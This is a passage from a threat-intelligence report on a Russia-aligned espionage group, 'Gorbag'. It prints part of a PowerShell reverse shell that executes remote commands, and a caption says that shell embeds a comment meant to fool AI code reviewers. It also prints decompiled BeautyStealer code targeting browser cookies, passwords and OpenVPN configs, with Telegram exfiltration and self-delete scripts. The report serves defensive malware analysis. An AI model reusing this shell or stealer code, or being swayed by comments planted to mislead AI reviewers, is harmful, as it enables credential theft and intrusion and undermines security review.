                $jsonCommand = @{
                    "command" = $nhtgbvfrmz
                } | ConvertTo-Json
                $nhtgbvfrmk.WriteLine($jsonCommand)
                $nhtgbvfrmx = Invoke-Expression $nhtgbvfrmz 2>&1 | Out-String
                $nhtgbvfrmk.WriteLine("HTTP/1.1 200 OK")
                $nhtgbvfrmk.WriteLine("Content-Type: application/json")
                $nhtgbvfrmk.WriteLine("Content-Length: " + $nhtgbvfrmx.Length)
                $nhtgbvfrmk.WriteLine("")

                $nhtgbvfrmk.WriteLine($nhtgbvfrmx)

                $nhtgbvfrmy = (pwd).Path
                $directoryResponse = @{
                    "current_directory" = $nhtgbvfrmy
                } | ConvertTo-Json

                $nhtgbvfrmk.WriteLine("HTTP/1.1 200 OK")
                $nhtgbvfrmk.WriteLine("Content-Type: application/json")
                $nhtgbvfrmk.WriteLine("Content-Length: " + $directoryResponse.Length)
                $nhtgbvfrmk.WriteLine("")
                $nhtgbvfrmk.WriteLine($directoryResponse)
            } catch {
                $nhtgbvfrmk.WriteLine("HTTP/1.1 500 Internal Server Error")
                $nhtgbvfrmk.WriteLine("Content-Type: application/json")
                $nhtgbvfrmk.WriteLine("Content-Length: 0")
                $nhtgbvfrmk.WriteLine("")
            }
        }
    }
} catch {
    exit
}
```

Figure 6: Prime ReverseShell with a comment trying to fool AI.

BeautyStealer

BeautyStealer is the group's main tool to steal browser data from *Chrome*, *Edge*, *Opera* and *Firefox*. It stores the stolen data as cleartext in files, creates a compressed archive from the files, and then exfiltrates the archive to an attacker-controlled *Telegram* chat via the *Telegram* API or to an attacker-controlled server.

We observed the evolution of BeautyStealer over time, and defined versions from 0.9 to 1.2 by clustering the identified samples according to:

- Naming scheme
- Compromise chain
- Encryption algorithm
- C&C server
- Obfuscation
- Capabilities (browser data or file stealer).

Version 0.9 represents an early development stage of BeautyStealer, and only had limited browser-credential-stealing features. Starting from version 1.1, BeautyStealer gained file-stealing capabilities, with a list of extensions (shown later, in Table 1) of files to be retrieved from the following user locations:

- `%USERPROFILE%\Desktop`
- `%USERPROFILE%\Documents`
- `%USERPROFILE%\Downloads`

The path containing credentials to recover is hard coded in the clear or as an encrypted string, depending on the version, as shown in Figure 7.

```
sleep_counter = 120;
do
{
  Sleep(3000u);
  --sleep_counter;
}
while ( sleep_counter );
LocalAppData = 0;
SHGetKnownFolderPath(&FOLDERID_LocalAppData, 0, 0, &LocalAppData);
PathCchCombineEx(GC_LocalAppData, 0x100u, LocalAppData, L"Google\\Chrome\\User Data\\Default\\Network\\Cookies", 1u);
PathCchCombineEx(GL_LocalAppData, 0x100u, LocalAppData, L"Google\\Chrome\\User Data\\Default\\Login Data", 1u);
PathCchCombineEx(EC_LocalAppData, 0x100u, LocalAppData, L"Microsoft\\Edge\\User Data\\Default\\Network\\Cookies", 1u);
PathCchCombineEx(EL_LocalAppData, 0x100u, LocalAppData, L"Microsoft\\Edge\\User Data\\Default\\Login Data", 1u);
RoamingAppData = 0;
SHGetKnownFolderPath(&FOLDERID_RoamingAppData, 0, 0, &RoamingAppData);
PathCchCombineEx(Profiles_RoamingAppData, 0x100u, RoamingAppData, L"Mozilla\\Firefox\\Profiles", 1u);
```

Figure 7: Browser-data-stealing capabilities.

BeautyStealer resolves the path to a location of interest by passing a reference to the known folder ID [13] that identifies the folder to the `SHGetKnownFolderPath` [14] function. The malware has evolved over time, gaining file-stealing capabilities, as shown in Figure 8, and stealthier obfuscation techniques.

```
Desktop = 0;
SHGetKnownFolderPath(&FOLDERID_Desktop, 0, 0, &Desktop);
Documents = 0;
SHGetKnownFolderPath(&FOLDERID_Documents, 0, 0, &Documents);
Downloads = 0;
SHGetKnownFolderPath(&FOLDERID_Downloads, 0, 0, &Downloads);
Profile = 0;
SHGetKnownFolderPath(&FOLDERID_Profile, 0, 0, &Profile);
PathCchCombineEx(v30, 0x100u, Profile, L"OpenVPN\\config", 1u);
ProgramFiles = 0;
SHGetKnownFolderPath(&FOLDERID_ProgramFiles, 0, 0, &ProgramFiles);
PathCchCombineEx(v31, 0x100u, ProgramFiles, L"OpenVPN\\config", 1u);
```

Figure 8: File-stealing capabilities.

Combining multiple versions, we observed BeautyStealer stealing cookies, stored passwords, and *OpenVPN* configurations from the following locations, in the order used by the malware:

- `%LocalAppData%\Google\Chrome\User Data\Default\Network\Cookies`
- `%LocalAppData%\Google\Chrome\User Data\Default\Login Data`
- `%LocalAppData%\Google\Chrome\User Data\Local State`

- `%LocalAppData%\Microsoft\Edge\User Data\Default\Network\Cookies`
- `%LocalAppData%\Microsoft\Edge\User Data\Default\Login Data`
- `%LocalAppData%\Microsoft\Edge\User Data\Local State`
- `%AppData%\Opera Software\Opera Stable\Default\Network\Cookies`
- `%AppData%\Opera Software\Opera Stable\Default\Login Data`
- `%AppData%\Opera Software\Opera Stable\Local State`
- `%AppData%\Mozilla\Firefox\Profiles\*`
  - `key4.db`
  - `logins.json`
  - `places.sqlite`
  - `cookies.sqlite`
- `%UserProfile%\OpenVPN\config`
- `%ProgramFiles%\OpenVPN\config`

Potentially, credentials may also be accessed if stored in cleartext files under these locations:

- `%USERPROFILE%\Desktop`
- `%USERPROFILE%\Documents`
- `%USERPROFILE%\Downloads`

The network protocol is HTTPS, and a POST request is made to the *Telegram* `sendDocument` API endpoint [15], or using a custom server implementing FastAPI [16] running on a high port.

A list of specific file extensions to look for, related mostly to *Microsoft Office* documents, archives, emails, and VPN configurations, is hard coded in the binary, and presented in Table 1. In order to be copied before exfiltration, files having specific extensions need to be located in the Desktop, Documents, or Downloads folder. A compressed archive is created, and stolen data is exfiltrated using the `sendDocument` API in the early versions, and to an attacker-controlled C&C server using HTTPS POST requests starting from version 1.2.

Filename	Version	File extensions collected
`Infomaster`	1.1	`.doc`, `.docx`, `.rtf`, `.pptx`, `.ppt`, `.csv`, `.xls`, `.xlsx`, `.jpeg`, `.jpg`, `.png`, `.pdf`, `.odt`, `.ods`, `.rar`, `.bwetyutgvy`, `.eml`, `.txt`, `.sqlite`, `.ovpn`
`PhoneInfo`	1.1	`.doc`, `.docx`, `.rtf`, `.pptx`, `.ppt`, `.csv`, `.xls`, `.xlsx`, `.jpeg`, `.jpg`, `.png`, `.pdf`, `.odt`, `.ods`, `.rar`, `.zip`, `.eml`, `.txt`, `.sqlite`, `.ovpn`
`HomeLibrary`	1.1	`.doc`, `.docx`, `.rtf`, `.pptx`, `.ppt`, `.csv`, `.xls`, `.xlsx`, `.jpeg`, `.jpg`, `.png`, `.pdf`, `.odt`, `.ods`, `.rar`, `.zip`, `.eml`, `.txt`, `.sqlite`, `.ovpn`
`infohost`	1.2	`.doc`, `.docx`, `.rtf`, `.pptx`, `.ppt`, `.csv`, `.xls`, `.xlsx`, `.jpeg`, `.jpg`, `.png`, `.pdf`, `.odt`, `.ods`, `.rar`, `.zip`, `.eml`, `.txt`, `.sqlite`, `.ovpn`
`audiolib`	1.2	`.doc`, `.docx`, `.rtf`, `.ppt`, `.xls`, `.csv`, `.xlsx`, `.jpeg`, `.pptx`, `.jks`, `.jpg`, `.png`, `.pdf`, `.odt`, `.ods`, `.rar`, `.zip`, `.eml`, `.txt`, `.sqlite`, `.ovpn`
`SNLk`	2.0	`.txt`, `.doc`, `.docx`, `.docm`, `.dot`, `.dotx`, `.dotm`, `.xls`, `.xlsx`, `.xlsm`, `.xlt`, `.xltx`, `.xltm`, `.csv`, `.rtf`, `.odt`, `.ppt`, `.pptx`, `.pptm`, `.pps`, `.ppsx`, `.pot`, `.pdf`, `.log`, `.md`, `.eml`, `.zip`, `.rar`, `.7z`, `.tar`, `.cab`, `.gzip`, `.png`, `.bmp`, `.jpg`, `.jpeg`, `.kdbx`, `.ovpn`, `.conf`, `.jks`, `.ZS2`
`tQUD`	2.0	`.txt`, `.doc`, `.docx`, `.docm`, `.ovpn`, `.xls`, `.xlsx`, `.xlsm`, `.xlt`, `.xltx`, `.xltm`, `.csv`, `.rtf`, `.dot`, `.dotx`, `.dotm`, `.odt`, `.log`, `.eml`, `.kdbx`, `.tar`, `.rar`, `.zip`, `.7z`, `.cab`, `.gzip`, `.md`, `.pdf`, `.ppt`, `.pptx`, `.pptm`, `.pps`, `.ppsx`, `.pot`, `.conf`, `.jks`, `.ZS2`, `.png`, `.bmp`, `.jpeg`, `.jpg`

Table 1: List of file extensions targeted by BeautyStealer.

We weren't able to match the unusual file extension `.bwetyutgvy` from the `Infomaster` sample with any known file type. As it appears in the first observed sample that includes file-stealing capabilities, it was very likely left there by the developers or operators to test exfiltration of files with a specific extension.

We decided to increment the malware version from 1.2 to 2.0 directly, as the C&C server protocol, the naming scheme, the compromise chain, and the encryption algorithm all changed. The encryption algorithm has evolved over time, starting from a single-byte XOR for v1.1, and moving to a more complex function for v1.2, to finally use RC4 for version 2.0. The two different XOR algorithms that we analysed are shown in Figure 9.



Figure 9: XOR algorithm comparison between version 1.1 (left) and version 1.2 (right).

Finally, BeautyStealer executes a self-delete mechanism once the exfiltration is performed, to clear its tracks on the compromised computer. It comes in the form of a simple BAT script (version 1.0 is shown in Figure 10) that loops until it successfully deletes the browser data stealer and then deletes itself.

```
1 @echo off
2 :loop
3 del "C:\ProgramData\audiolib\audiolib" >nul 2>&1
4 if exist "C:\ProgramData\audiolib\audiolib" goto loop
5 del "%~f0"
```

Figure 10: Self-delete script up to version 1.1.

Version 1.2, shown in Figure 11, deletes every file in the directory that BeautyStealer was dropped into and executed from, then deletes itself.

```
@echo off
cd /d "C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Templates"
del /f /q *.*
del /f /q "%%~f0"
```

Figure 11: Self-delete script from version 1.2.

In the newest 2.0 versions, all files dropped on disk are deleted using a direct call to the *Windows* API `DeleteFile` [17], and instead of dropping a BAT file as in previous versions, a new process is created using `CreateProcessW` [18] to self-delete the current running process, as shown in Figure 12.

```
.text:000000018000D77C mov     [rsp+888h+lpProcessInformation], rdi
.text:000000018000D781 mov     [rsp+888h+lpStartupInfo], rsi
.text:000000018000D786 xorps   xmm0, xmm0
.text:000000018000D789 movups  xmmword ptr [rsp+888h+lpEnvironment], xmm0
.text:000000018000D78E mov     [rsp+888h+dwCreationFlags], CREATE_NO_WINDOW
.text:000000018000D796 mov     [rsp+888h+bInheritHandles], 0
.text:000000018000D79E xor     esi, esi
.text:000000018000D7A0 lea     rdx, [rsp+888h+CommandLine]
.text:000000018000D7A8 xor     ecx, ecx
.text:000000018000D7AA xor     r8d, r8d
.text:000000018000D7AD xor     r9d, r9d
.text:000000018000D7B0 call    cs:CreateProcessW ; cmd.exe /c "timeout /t 5 & del "<NtCurrentPeb()->ProcessParameters->ImagePathName>""
.text:000000018000D7B6 call    mov_eax_186D88
.text:000000018000D7BB mov     ecx, 12A61h
.text:000000018000D7C0 mov     edx, 0CEDAh
.text:000000018000D7C5 mov     r8d, 31DE8h
.text:000000018000D7CB call    add_eax
.text:000000018000D7D0 mov     ecx, 3
.text:000000018000D7D5 call    mov_eax_ecx
.text:000000018000D7DA test    eax, eax
.text:000000018000D7DC jz      short delete_programdata
```

Figure 12: Self-delete mechanism using CreateProcessW.

CONCLUSION

Gorbag represents an interesting example of using simple tools for high-impact cyber espionage operations. Despite its relatively unsophisticated toolset, the group demonstrates precise targeting and operational intent to contribute to Russia's broader strategic goals in the war with Ukraine. The group's focus is short-term information harvesting, rather than long-term remote control of the victim.

Its strategic targeting of the justice, defence, and local governmental sectors aligns with Russian geopolitical interests, suggesting a role in intelligence gathering and disruption efforts related to the ongoing war. Its use of spear-phishing lures tied to government and administrative themes, combined with credential and file theft highlights strategic intent to gather intelligence on the defence and governmental sectors, aligning with the broader objectives of state-sponsored espionage. The group focuses on one-time information harvesting, rather than long-term remote control of victims.

Finally, this threat actor might be cooperating with other groups as an initial access broker, sharing gathered credentials with other threat actors.

REFERENCES

[1] State Service of Special Communications and Information Protection of Ukraine. RUSSIA'S CYBER TACTICS H1'2023. September 2023. https://cip.gov.ua/services/cm/api/attachment/download?id=60068.

[2] Latanska, A. Court trials in absentia: how Ukraine prosecutes Russian occupiers for war crimes. Suspilne. 17 March 2025. https://suspilne.media/972237-court-trials-absentia-ukraine-prosecutes-russian-occupiers-war-crimes/.

[3] Gunter, J. The first trial of its kind: A Russian soldier takes the stand for an execution. BBC. 15 June 2025. https://www.bbc.com/news/articles/cp8ylx534j0o.

[4] Cohen, J.B.; Ryker, J. Fusing Data Into A Battle Damage Assessment For The Commander. Intelligence Knowledge Network. April 2023. https://mipb.ikn.army.mil/media/dyupcft0/2023-04-se2-cohen_bda_6th-draft.pdf.

[5] Intent. More than a million stolen during reconstruction of kindergarten in Kherson region by co-owner of construction company. 6 August 2025. https://intent.press/en/news/anti-corruption/2025/more-than-a-million-stolen-during-reconstruction-of-kindergarten-in-kherson-region-by-co-owner-of-construction-company/.

[6] VirusTotal. bc77054ea7d262fcccde9d6f1df122c1b700b0699679217d1b15ea6570ec3f2c. 7 April 2025. https://www.virustotal.com/gui/file/bc77054ea7d262fcccde9d6f1df122c1b700b0699679217d1b15ea6570ec3f2c.

[7] VirusTotal. додаток податкова.xlsm. https://www.virustotal.com/gui/file/9ce0f41d6e575aca81d290b3d0b89b011da4f9b87276b27d1c7de81695d4c927.

[8] National Vulnerability Database. CVE-2025-8088. 8 August 2025. https://nvd.nist.gov/vuln/detail/cve-2025-8088.

[9] VirusTotal. Повідомлення 4726-49.rar. https://www.virustotal.com/gui/file/583754e5e682ea83d58fbf76ea5c82ea0f2ab5db06e9e52343c4d52f35f0a4a6.

[10] Microsoft. Configure Startup applications in Windows. https://support.microsoft.com/en-us/windows/configure-startup-applications-in-windows-115a420a-0bff-4a6f-90e0-1934c844e473.

[11] GitHub. PSSW100AVB. https://github.com/tihanyin/PSSW100AVB.

[12] Meyer, D. Bypassing Claude Code: How Easy Is It to Trick an AI Security Reviewer? Checkmarx. 4 September 2025. https://checkmarx.com/zero-post/bypassing-claude-code-how-easy-is-it-to-trick-an-ai-security-reviewer/#article-anchor-4.

[13] Microsoft. KNOWNFOLDERID. https://learn.microsoft.com/en-us/windows/win32/shell/knownfolderid.

[14] Microsoft. SHGetKnownFolderPath. https://learn.microsoft.com/en-us/windows/win32/api/shlobj_core/nf-shlobj_core-shgetknownfolderpath.

[15] Telegram. Telegram Bot API. https://core.telegram.org/bots/api#senddocument.

[16] FastAPI. FastAPI. https://github.com/fastapi/fastapi.

[17] Microsoft. DeleteFile. https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-deletefile.

[18] Microsoft. CreateProcessW. https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessw.